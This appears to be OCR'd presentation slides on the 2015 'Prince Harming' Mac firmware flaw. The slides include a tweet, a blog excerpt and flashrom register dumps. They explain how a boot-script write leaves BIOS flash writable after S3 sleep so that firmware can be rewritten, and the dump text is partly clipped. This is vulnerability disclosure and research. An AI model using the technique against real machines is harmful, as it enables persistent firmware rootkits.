
`MOV $F008, (FLOCKDN)`
Written into bootscript before PRR are set, locking them as all zeros.

After sleep, PRR are no longer set, entire boot flash is read/write.

BIOS write-enabled with no need for Speed Racer. Flash re-written.

Case study 3: Prince Harming


- Originally “Snorlax”, VU#577140 from 2013
- Rediscovered in 2015 and renamed.


Katie Moussouris
@k8em0

Nice one @osxreverser ! Nobody wants to be awoken by a poisoned kiss from #PrinceHarming ;)

RETWEETS 3 FAVORITES 9

12:14 PM - 3 Jun 2015



Reverse Engineering Mac OS X

Reverse Engineering and Security for fun and pleasure!

The Empire Strikes Back Apple – how your Mac firmware security is completely broken


May 29, 2015 Security

If you are a rootkits fan the latest Chaos Communication Congress (CCC) in 2014 brought us two excellent presentations, Thunderstrike by Trammell Hudson and Attacks on UEFI security, inspired by Darth Venami's misery and Speed Racer by Rafal Wojtczuk and Corey Kallenberg.

The first one was related to the possibility to attack EFI from a Thunderbolt device, and the second had a very interesting vulnerability regarding the UEFI boot script table. The greatest thing about the second vulnerability is that it allows to unlock flash protections by modifying the boot script executed after a S3 suspend-resume cycle.

"Well, Apple's S3 suspend-resume implementation is so f*cked up that they will leave the flash protections unlocked after a suspend-resume cycle. !?#$&#%&!#%&!#" - @osxreverser

Why didn’t we see Prince Harming?



Trammell Hudson™
@qrs

@mjg59 @osxreverser MBP10,1 HM77 B02 is buggy, but 11,2 HM87 B07 correctly restores PRR. Time to diff bootscripts...

```
BIOS_CNTL = 0x09: BIOS Lock Enable: disabled, BIOS Write Enable: enabled
SPIBAR = 0x0000000102453000 + 0x3800
0x04: 0xf008 (HSFS)
0x06: 0x0004 (HSFC)
HSFC: FGO=0, FCYCLE=2, FDBC=0, SME=0
0x50: 0x00004aff (FRAP)
BMWAG 0x00, BMRAG 0x00, BRWA 0x4a, BRRA 0xff
0x54: 0x00000000 FREG0: Warning: Flash Descriptor region (0x00000000-0x00000fff)
 is read-only.
0x58: 0x07ff0190 FREG1: BIOS region (0x00190000-0x007fffff) is read-write.
0x5C: 0x018f0002 FREG2: Warning: Management Engine region (0x00002000-0x0018ffff
) is read-only.
0x64: 0x00010001 FREG4: Warning: Platform Data region (0x00001000-0x00001fff) is
 read-only.
Not all flash regions are freely accessible by flashrom. This is most likely
due to an active ME. Please see http://flashrom.org/ME for details.
0x74: 0x80010000 PR0: Warning: 0x00000000-0x00001fff is read-only.
0x78: 0x860f0190 PR1: Warning: 0x00190000-0x0060ffff is read-only.
0x7C: 0x9fff0632 PR2: Warning: 0x00632000-0x01ffffff is read-only.
Writes have been disabled for safety reasons. You can enforce write
support with the                                               ll most likely
harm your hardwar                                              port if
something breaks.                                              e write
access by setting                                              d itself).
0x90: 0xc4 (SSFS)
SSFS: SCIP=0, FDO
```

MacBook Pro

